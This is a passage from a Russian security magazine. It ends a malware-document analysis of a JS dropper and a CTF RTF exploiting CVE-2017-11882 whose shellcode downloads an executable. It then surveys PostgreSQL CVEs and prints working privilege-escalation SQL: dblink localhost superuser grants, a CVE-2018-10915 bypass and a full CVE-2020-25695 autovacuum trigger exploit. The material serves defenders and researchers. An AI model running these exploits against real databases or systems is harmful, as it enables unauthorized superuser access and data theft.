Этот скрипт находит строку `MxOH8...` в исследуемом документе и считывает данные размером 16 827 байт. Далее по алгоритму, реализованному в функции `Decode`, он расшифровывает полезную нагрузку и сохраняет результат в файл `maintools.js`.


Итак, с помощью нашей программы мы вытащили расшифрованный JS-сценарий. Посмотрим, что у него внутри?



Основной код вредоносного скрипта до преобразования переменных


Продолжение статьи →

В переменную **wvy1** сохраняются аргументы командной строки. Функция **y3zb()** возвращает основную полезную нагрузку, которая преобразуется по определенному алгоритму. Рассмотрим эту функцию повнимательнее.




Участок кода, содержащий полезную нагрузку

В переменной **qGxZ** хранится основной вредоносный код, который перед выполнением декодируется. Но чтобы понять принцип расшифровки, сначала переименуем название переменных в скрипте — просто ради удобства.



Основной код после преобразования переменных

В функции **LXv5** реализован алгоритм декодирования Base64, поэтому переименуем ее в **Base64_decode**. Функция **CpPT** содержит алгоритм шифрования RC4, дадим ей имя **RC4()**. Этой функции в качестве аргумента передается строка **EzZETcSXyKAdF_e5I2i1**, которая является аргументом командной строки и одновременно ключом для деобфускации полезной нагрузки. А расшифрованный код JavaScript выполняет функция **eval**.




Участок кода, в котором реализован алгоритм шифрования RC4

В первых двух циклах реализован алгоритм Key-scheduling algorithm, с помощью которого в дальнейшем генерируется ключ. Напишем скрипт на Python 3, расшифровывающий полезную нагрузку из переменной **qGxZ** функции **y3zb()**.


```
from Crypto.Cipher import ARC4
import base64

payload = "zAubgpaJRj0tIneNNZL0 ... rbhue4N84o9YPBy/
SFieRfjQP5lsrSZWJKNJ5ZSbf06ZO4=";
key = b"EzZETcSXyKAdF_e5I2i1"
rc4 = ARC4.new(key)
decode = rc4.decrypt(base64.b64decode(payload))

w = open('result.js','wb')
w.write(decode)
w.close()
```

После преобразования полезной нагрузки мы получили еще один код JavaScript, в котором и реализована основная функциональность.




Участок полученного JavaScript-кода

Этот сценарий собирает информацию о скомпрометированной системе и отправляет ее на управляющие серверы.



Заголовок отправляемых данных

Из рисунка выше виден заголовок, который формируется для отправки данных методом POST.



Метод закрепления в системе

После запуска вредоносный скрипт копирует себя в следующую папку:

```
C:\Users\<Пользователь>\AppData\Local\Microsoft\Windows
```


А затем создает в планировщике задач Windows новую задачу, которая запускается при входе пользователя в систему. Задача имеет имя **Task Manager**, описание **Windows Task Manager**, а сам скрипт запускается из каталога **WPD**. Найти в системе это задание можно с помощью команды **schtasks /query /fo csv /v**, а еще можно просто зайти в папку **C:\Windows\System32\Tasks** и отыскать в ней подкаталог **WPD**. Весь свой трафик сценарий шифрует алгоритмом RC4 с ключом **2f532d6baec3d0ec7b1f98aed4774843**. Для запуска JS-скрипта используется утилита командной строки **cscript.exe**.

EMPRISA MALDOC

Разберем задание с вредоносным документом в формате Microsoft Rich Text Format (RTF). Такие файлы очень часто используются злоумышленниками при фишинговых атаках и, как правило, содержат эксплоиты.

Для начала соберем информацию об объекте исследования с помощью утилиты **rtfobj**.


```
rtfobj c39-EmprisaMaldoc.rtf
```



Вывод работы утилиты rtfobj

Тулза определила, что RTF-документ содержит встроенный объект. Для выполнения вредоносного кода используется уязвимость **CVE-2017-11882**, эксплуатирующая переполнение буфера в редакторе Microsoft Equation. Проанализируем этот файл с помощью утилиты **rtfdump**.

```
rtfdump c39-EmprisaMaldoc.rtf
```




Объекты, расположенные в исследуемом файле

Как видно из рисунка, в документе спрятан объект с именем **Equation.e**, magic-байт **d0cf11e0**. Исследуем поток 7, затем выгрузим из него OLE-объект и сохраним в файл **objrtf**.

```
rtfdump c39-EmprisaMaldoc.rtf -s 7 -H -E -d > objrtf
```

Полученный OLE-объект можно изучить при помощи утилиты **oledump**.


```
oledump objrtf
```



Анализ OLE-объекта

После строки **Equation Native** в шестнадцатеричном представлении содержится обфусцированный шелл-код. Сохраним его дамп в файл **shell**.


```
oledump objrtf -s 4 -d > shell
```



Шестнадцатеричное значение шелл-кода

Чтобы разобраться, как работает этот шелл-код, нам понадобится утилита **scdbg**. Запустим ее с параметром **/findsc**, который эмулирует выполнение шелл-кода при каждом смещении в файле.

```
scdbg /f shell findsc
```



Эмуляция вредоносного шелл-кода


Функция **LoadLibraryA** загружает динамическую библиотеку **urlmon.dll**. Далее с использованием функции **URLDownloadToFileA** из этой библиотеки с ресурса **raw.githubusercontent.com** скачивается полезная нагрузка и сохраняется в файл **o.exe**. Затем выполняется выход из процесса с помощью функции **ExitProcess**.

Получим полезную нагрузку и посмотрим, что это такое. Адрес следующий:

```
https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.
com/gh-pages/theme/images/test.png
```

Поведенческий анализ вредоносного документа

Зайдем в виртуальную машину Kali Linux, перейдем в каталог **/var/lib/inetsim/http/fakefiles** и сохраним полезную нагрузку под именем **sample.png**.




Полезная нагрузка, сохраненная в файл-заглушку Inetsim

Вернемся в виртуальную машину с Windows 10, установим Microsoft Office и откроем в нем исследуемый файл **c39-EmprisaMaldoc.rtf**, чтобы проанализировать его поведение.

Если файл открыть, запустится дочерний процесс **EQNEDT32.EXE** (компонент MS Office, отвечающий за вставку и редактирование объектов OLE в документы). Уязвимость срабатывает, когда **EQNEDT32.EXE** пытается скопировать имя шрифта в локально созданный буфер. Размер буфера составляет всего 40 (**0x28**) байт, однако, если имя шрифта длиннее 40 байт, буфер и регистр **EBP** переполнятся, а адреса возврата будут перезаписаны. Когда функция завершит выполнение, поток управления доставится по назначенному злоумышленником адресу.

Выполняющийся таким образом шелл-код загружает полезную нагрузку из виртуальной машины Kali Linux (файл **sample.png**) и сохраняет по пути **C:\o.exe**. После запуска этого исполняемого файла появляется модальное окно, содержащее флаг.



Вывод полезной нагрузки

Давай посмотрим, какое имя шрифта загружается процессом, когда открывают вредоносный документ. Для этого запустим Proccess Hacker 2, откроем документ, найдем процесс **Winword.exe** и перейдем на вкладку Memory. В памяти отыщем обращение к папке **C:\Windows\Fonts** и увидим, что процесс пытается загрузить шрифт **times.ttf**. Значит, это шрифт **Times New Roman**.

ВЫВОДЫ

На этих двух примерах мы рассмотрели методику исследования подозрительных документов, которые распространяются злоумышленниками по электронной почте при фишинговых атаках. На GitHub можно найти PoC для рассмотренной нами эксплуатации уязвимости CVE-2017-11882, который выполняет шелл-код по адресу в памяти **0x00402114**. Microsoft закрыла эту уязвимость, выпустив патч KB4011604. Не забудь установить это обновление, чтобы обезопасить себя от подобной атаки.

Андрей Бородин
Руководитель подразделения разработки РСУБД с открытым кодом в Yandex.Cloud, PostgreSQL contributor.
x4mmm@yandex-team.ru

УЯЗВИМОСТИ СЛОНОВ

НАИБОЛЕЕ ЭПИЧНЫЕ CVE В POSTGRESQL

Раз в квартал у PostgreSQL выходит минорный релиз с парой уязвимостей. Часто они позволяют превратить непривилегированного пользователя в ~~местного царя~~ superuser'а. Ну, в «Постгресе» все просто — накатываем патчи в момент выхода обновления и спим спокойно. Однако большинство форков остаются уязвимыми! Я прошелся по историческим CVE «Постгреса» в поисках интересных лазеек и нашел там очень много интересного.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Недавно я участвовал в создании управляемого Greenplum для Yandex.Cloud. Greenplum — это аналитическая база на основе старого доброго PostgreSQL. Про добрый — это такая присказка. А вот старый Postgres там во весь рост. Greenplum 6 сделан на основе PostgreSQL 9.4, для которого обновления безопасности не выпускаются с доковидных времен.

Что значит термин «управляемый» применительно к Greenplum? Наши обвязки — Control Plane — автоматически соединяются с базой, делают бэкапы, мониторят, не сломалось ли чего, устанавливают обновления и все такое прочее. Исторически во всех базах данных есть суперпользователь. Это — уровень, на котором пользователь может все, что доступно процессу базы. В частности, он может атаковать Control Plane. Поэтому в управляемых базах привилегии суперпользователя обычно недоступны, а если доступны — это представляет серьезную опасность для данных. Какой-нибудь буйный сосед может атаковать Control Plane, а потом и всю нашу базу. Поэтому каждую уязвимость «Постгреса» я теперь рассматриваю как повод пропатчить Greenplum.

Вообще, у «Постгреса» имеется тонна форков. Потенциально все они уязвимы ко всему, что будет перечислено в этой статье. В результате на таких базах начинают майнить или случаются истории как с фотками Скарлет. Кроме того, многие облака не заставляют пользователей апгрейдиться после end of life мажорной версии. У некоторых, как, например, у Redshift, есть программы bug bounty. Если у тебя в запасе уйма свободного времени — это хороший шанс конвертировать знания в деньги.

Может показаться, что эпичные дыры в безопасности — верный признак «решета», которым лучше не пользоваться. Это не так. Открытая публикация всех исторических уязвимостей — то, что не дает заметать под ковер zero day. Понятный процесс поддержки и обновления мажорных версий пилит комитет PostgreSQL security. Он не зависит от одной коммерческой компании и прозрачно формируется из множества членов сообщества, известных своим дотошным ревью кода. Хочешь поместить закладку в код «Постгреса», как это случилось с ядром Linux? Для одной попытки потребуются многие годы работы, если не десятилетия.

Что ж, перейдем, наконец, к сути. Чем можно себя развлечь, встретив недопатченный «Постгрес»?

CVE-2018-10915. ХИТРЫЕ СТРОКИ ПОДКЛЮЧЕНИЯ


Уязвимости CVE-2018-10915 подвержены версии 10.4, 9.6.9 и более древние. Сама уязвимость называется Certain host connection parameters defeat client-side security defenses, и может показаться, будто речь идет об опасности на стороне клиента, а не сервера. Но CVSS score 8,5 намекает, что все не так просто.

Когда сервер открывает соединения по просьбе клиента — это всегда потенциальная угроза. Если твой веб-сервер проходит по URL'у, полученному от клиента, — клиент обязательно подсунет URL для заказа пиццы в ваш дата-центр.

История из жизни сообщества

Один раз мы пришли в сообщество с предложением разрешить непривилегированным пользователям создавать подписки логической репликации. В сообществе нам намекнули, что создание исходящих соединений — уже отличный способ остаться с голой базой против ежа. И действительно, немного подумав, мы нашли способ взломать собственный набор патчей.

В PostgreSQL для обращения к данным на соседних серверах есть специальные расширения — **dblink** и **postgres_fdw**. Они позволяют использовать таблицы на других серверах (необязательно PostgreSQL) в SQL-запросах.



Принцип работы dblink и postgres_fdw

Postgres_fdw — это чуть более удобный способ сделать ровно то же самое. Пользователь не передает запросы текстом, а локально видит удаленную таблицу как обычную.

Если в базе данных уже создано одно из этих двух расширений, пользователь может сходить с адреса сервера PostgreSQL куда-нибудь за данными. Уже сам по себе этот факт когда-то создавал прикольную уязвимость CVE-2007-6601. Причем не нужно даже лазить куда-то далеко — можно просто прийти от сервера к самому себе и попросить локальное соединение.

Локальное соединение с dblink

Такой Уроборос возможен потому, что в host based authentication (`pg_hba.conf`) часто можно видеть какие-нибудь прикольные строчки вроде тех, что приведены ниже. Дословно они означают «локальным соединениям — верить».

```
# "local" is for Unix domain socket connections only
local   all             all                                     trust
# IPv4 local connections:
host    all             all             127.0.0.1/32            trust
# IPv6 local connections:
host    all             all             ::1/128                 trust
```

Они туда приезжают из докер-образа или при инициализации с `initdb`. Что же делать с такой возможностью?

```
postgres=# SELECT dblink_exec('host=localhost dbname=postgres',
'ALTER USER x4m WITH SUPERUSER;');
 dblink_exec
-------------
 ALTER ROLE
(1 row)
postgres=# \c postgres
You are now connected to database "postgres" as user "x4m".
postgres=# CREATE TABLE pwn(t TEXT);
CREATE TABLE
postgres=# COPY pwn FROM '/etc/passwd';
COPY 27
postgres=# SELECT * FROM pwn;
```

INFO

Сразу отмечу два момента.

1. Конечно, это стриггерит мониторинги — для защиты от таких взломов необходимо постоянно проверять whitelist суперьюзеров в системе. Это совсем несложно технически и в хороших системах давно сделано. Но неприятности могут начаться еще до того, как на хост прибегут безопасники с щипцами и паяльником.
2. Хорошую инструкцию по основам хакинга PostgreSQL можно найти на pentest-wiki. Некоторые примеры в этой статье взяты оттуда.


Разумеется, такую уязвимость запатчили еще в далеком 2007 году (Дуров, верни стену!). Причем запатчили нехитрым способом, теперь dblink и postgres_fdw не согласны идти куда-либо без пароля!

```
static void
dblink_security_check(PGconn *conn, remoteConn *rconn)
{
    if (!superuser())
    {
        if (!PQconnectionUsedPassword(conn))
        {
            PQfinish(conn);
            if (rconn)
                pfree(rconn);

            ereport(ERROR,
                    (errcode(
ERRCODE_S_R_E_PROHIBITED_SQL_STATEMENT_ATTEMPTED),
                     errmsg("password is required"),
                     errdetail("Non-superuser cannot connect if the
server does not request a password."),
                     errhint("Target server's authentication method
must be changed.")));
        }
    }
}
```

Вот и славно, теперь все безопасно, мы не используем беспарольные соединения от адреса нашего сервера. Защитили себя от самих себя. Но прогресс (как и «Постгрес») не стоит на месте, новые фичи принесут новые баги!

В 2010-х сообщество Postgres активно пилило фичи для захода в рынок Enterprise-систем. Одна из таких фич — построение высокодоступной (highly available) базы данных. Дело в том, что любое железо может рано или поздно отказать: диски иногда сыплются как песок, память страдает от космических лучей, проц перегревается, сетевой свич получает бажную прошивку, кабель до дата-центра перегрызает злобный хомяк и так далее. Стандартный подход для решения таких проблем — дублирование систем. У авиалайнера как минимум два двигателя, у парашютиста два парашюта, у Вупсеня — Пупсень, у Пупы — Лупа.

Так и PostgreSQL умеет реплицировать полную бинарную копию данных на другое железо, где вероятность одновременного отказа минимизирована. При этом клиент имеет два или больше hostname'ов и не знает, кто есть кто, до открытия соединения.



Реплицирование БД в PostgreSQL

Клиент может указать в строке соединения, нужен ли ему Primary для записи, или подойдет любой живой Standby, где можно выполнить только читающие запросы. Строка соединения при этом выглядит так.

```
postgresql://host1:port2,host2:port2/?target_session_attrs=read-write
```

Это фича PostgreSQL 10, о ней можно подробнее почитать тут. Но и в PostgreSQL 9.6 можно сделать то же самое, если один DNS name вернет несколько IP-адресов.

Суть уязвимости CVE-2018-10915 заключается в том, что, один раз использовав пароль для аутентификации, dblink и postgres_fdw согласны зайти к следующим хостам без пароля. Нам достаточно поднять свою реплику, доступную серверу по сети, аутентифицироваться в ней, а затем вернуться в localhost.

```
postgres=# SELECT dblink_exec('host=my.standby.xyz,localhost
dbname=postgres password=imahacker','ALTER USER x4m WITH SUPERUSER;')
;
 dblink_exec
-------------
 ALTER ROLE
(1 row)
```

Здесь пароль `imahacker` подходит к реплике `my.standby.xyz`, а `localhost` пароль уже не спрашивает.

Фикс и подробное описание от Тома Лэйна можно почитать в коммите d1c6a14. CVE-2018-10915 была обнаружена Андреем Красичковым aka buglloc. Если тебе интересно больше деталей (и немного философии), то стоит почитать его хак-стори. Там подробнее описан бажный код и эксплуатация, в том числе в версии 9.6 без target session attrs.

Версия 9.6 примечательна, например, тем, что на данный момент это дефолтная версия в Astra Linux. А еще у нее end of life в начале ноября 2021-го — надеюсь, в «Астре» все пропатчат, потому что новые CVE в 9.6 фикситься не будут.

CVE-2020-25695. КРУЧУ, ВЕРЧУ, ЗАПУТАТЬ ХОЧУ

Уязвимости CVE-2020-25695 подвержены 13.0, 12.4, 11.10, 10.15 и другие мажорные версии, ныне уже достигшие EOL. Overall score 8,8. В уязвимости также эксплуатируется комбинация из множества нетривиальных фич. Тем не менее эксплуатация подходит для script kiddies — просто зафигачь SQL-запрос, и готово, никакой возни с подставными репликами, написанием кода или чего-то такого. Если ты из таких — в конце раздела по ссылке можешь скачать full sploit из статьи исследователя, открывшего уязвимость. А я тут пока расскажу, что за фичи привели к уязвимости.

Ахиллесова пята PostgreSQL — процесс вакуумизации aka VACUUM. Он удаляет версии данных, которые нет необходимости видеть новым транзакциям. Иногда его запускает сисадмин или cron от имени сисадмина. Иногда он запускается сам — когда удалилось или обновилось достаточно много строк. В этом случае он называется autovacuum. И запускается он от имени суперпользователя.

Вот бы добавить какого-нибудь кода к вакууму, чтобы он выполнился от имени суперпользователя, да? Об этом разработчики Postgres, конечно, подумали. На время вакуумизации конкретной таблицы контекст выполнения переключается на владельца таблицы. Если мы запилили свою таблицу — ну, наши функции при ее вакуумизации выполнятся с нашими правами. Работает это так.

```
/* Switch to the table owner's userid... */
SetUserIdAndSecContext(onerel->rd_rel->relowner,
    save_sec_context | SECURITY_RESTRICTED_OPERATION);

// Вакуумизируем на все деньги

/* Restore userid and security context */
SetUserIdAndSecContext(save_userid, save_sec_context);

CommitTransactionCommand();
```

Получается, что нам нужно во время вакуумизации отложить взлом до момента окончания транзакции. Потому что до коммита мы выполняемся с недостаточно крутым контекстом. Решение этой задачи довольно простое: можно создать триггер `DEFERRED`, который выполнится при коммите. Вот кусочек кода из advisory отправленного при репорте бага.

```
/* create a CONSTRAINT TRIGGER, which is deferred
 deferred causes it to trigger on commit, by which time the user has
been switched back to the
 invoking user, rather than the owner
*/
CREATE CONSTRAINT TRIGGER def
    AFTER INSERT ON t0
    INITIALLY DEFERRED
    FOR EACH ROW
  EXECUTE PROCEDURE strig();
```

Как нам сделать, чтобы этот триггер вызвался во время вакуума? Для этого нужно, чтобы вакуум вставлял данные, а он их удаляет... Просто надо сделать так, чтобы вакуум одной таблицы вставлял данные в другую!

Какие функции вызываются при вакууме? Функции индексов по выражению. Рассмотрим код эксплоита полностью.

```
CREATE TABLE t0 (s varchar);
CREATE TABLE t1 (s varchar);
CREATE TABLE exp (a int, b int);

CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
   LANGUAGE sql IMMUTABLE AS
'SELECT $1'; -- При создании индекса по выражению функция должна
быть IMMUTABLE, то есть БЕСПОЛЕЗНА

CREATE INDEX indy ON exp (sfunc(a));

CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
   LANGUAGE sql SECURITY INVOKER AS
'INSERT INTO fooz.public.t0 VALUES (current_user); SELECT $1'; --
Заменим функцию мутабельной

CREATE OR REPLACE FUNCTION snfunc(integer) RETURNS integer
   LANGUAGE sql SECURITY INVOKER AS
'ALTER USER foo SUPERUSER; SELECT $1'; -- Функция, вызываемая из
DEFERRED триггера

CREATE OR REPLACE FUNCTION strig() RETURNS trigger
AS $e$ BEGIN
PERFORM fooz.public.snfunc(1000); RETURN NEW;
END $e$
LANGUAGE plpgsql; -- Функция триггера

CREATE CONSTRAINT TRIGGER def
    AFTER INSERT ON t0
    INITIALLY DEFERRED FOR EACH ROW
    EXECUTE PROCEDURE strig();

ANALYZE exp;

INSERT INTO exp VALUES (1,1), (2,3),(4,5),(6,7),(8,9);
DELETE FROM exp;
INSERT INTO exp VALUES (1,1);

ALTER TABLE exp SET (autovacuum_vacuum_threshold = 1);
ALTER TABLE exp SET (autovacuum_analyze_threshold = 1);
```

Здесь вакуум `exp` вызывает `sfunc()`, которая вставляет данные в `t0`. Затем триггер на `t0` вызывает `string()` в конце транзакции с контекстом суперпользователя, который, в свою очередь, вызывает `snfunc()`. А он грантит суперпользователя атакующему. Для эксплуатации этой уязвимости нужна возможность создавать таблицы и индексы.

CVE-2020-25695 найдена Этьеном Столмансом aka staaldraad и подробно описана в его блоге. Денис Смирнов также адаптировал эту уязвимость для GreenplumDB.

CVE-2021-23214. TLS — ЭТО НАДЕЖНО, TLS — ЭТО БЕЗОПАСНО

Уязвимости CVE-2021-23214 подвержены 14.0, 13.4, 12.8, 11.13, 10.18. Overall score 8,1. А еще уязвимы оказались все пулеры соединений — PgBouncer, PgPool II и Odyssey.

TLDR: если используется клиентская аутентификация по TLS-сертификату и есть MITM, можно в начало соединения добавить выполнение своего запроса.

Постгресный протокол обмена данными построен на сообщениях. Каждое сообщение начинается с 4 байт, содержащих информацию о размере сообщения. Потом идет один байт, определяющий тип пакета. Оставшееся место может быть занято пакетоспецифичными данными.

Нормальный сервер первым делом отправит клиенту startup-сообщение с предложением перейти на TLS-шифрование, получит согласие клиента, передаст сокет библиотеке OpenSSL, а от нее уже получит безопасный канал для общения, где проведет аутентификацию.

В PostgreSQL аутентифицироваться можно по-разному. Например, по паролю открытым текстом. Но это стремно со всех сторон. Можно воспользоваться MD5-аутентификацией: сервер пришлет соль, клиент перехеширует пароль, себя и соль, а потом отправит серверу. Но при этом, взломав базу и прочитав представление pg_authid, можно получить достаточно данных, чтобы зайти в базу любым другим пользователем с MD5-аутентификацией.


Можно воспользоваться схемой SCRAM-SHA-256, при этом взлом базы не позволит использовать полученные секреты. Даже зайти в ту же самую базу по стыренным данным не получится.

А можно вообще «делегировать ответственность Фунту» — использовать аутентификацию по TLS-сертификатам. При этом, когда установлено TLS-соединение, Common Name сертификата будет сравниваться с пользовательским. Если они совпали — значит, у клиента есть сертификат, выписанный доверенным центром. У такого подхода много плюсов: например, ротация секретов больше не проблема DBA. Пусть клиент сам разбирается, где добыть валидный серт, если старый протух.

Если вся база целиком украдена, в ней не добыть вообще никаких аутентификационных данных. Проверка сертификата написана настоящими сварщиками от криптографии, осталось только взять их код. Но есть нюанс.


У PostgreSQL довольно мелкие пакеты. Например, пакет ReadyForQuery — 6 байт. Для чтения из сокета необходим системный вызов — это долго. Поэтому Postgres и все пулеры читают данные про запас. Кто-то называет это буферизацией, кто-то — readahead. Из буфера readahead байты идут уже на парсинг пакетов. Буфер readahead наполняется напрямую из сетевого сокета либо из потока TLS в шифрованном соединении. А вот в момент смены нешифрованного соединения происходит... а ничего не происходит.

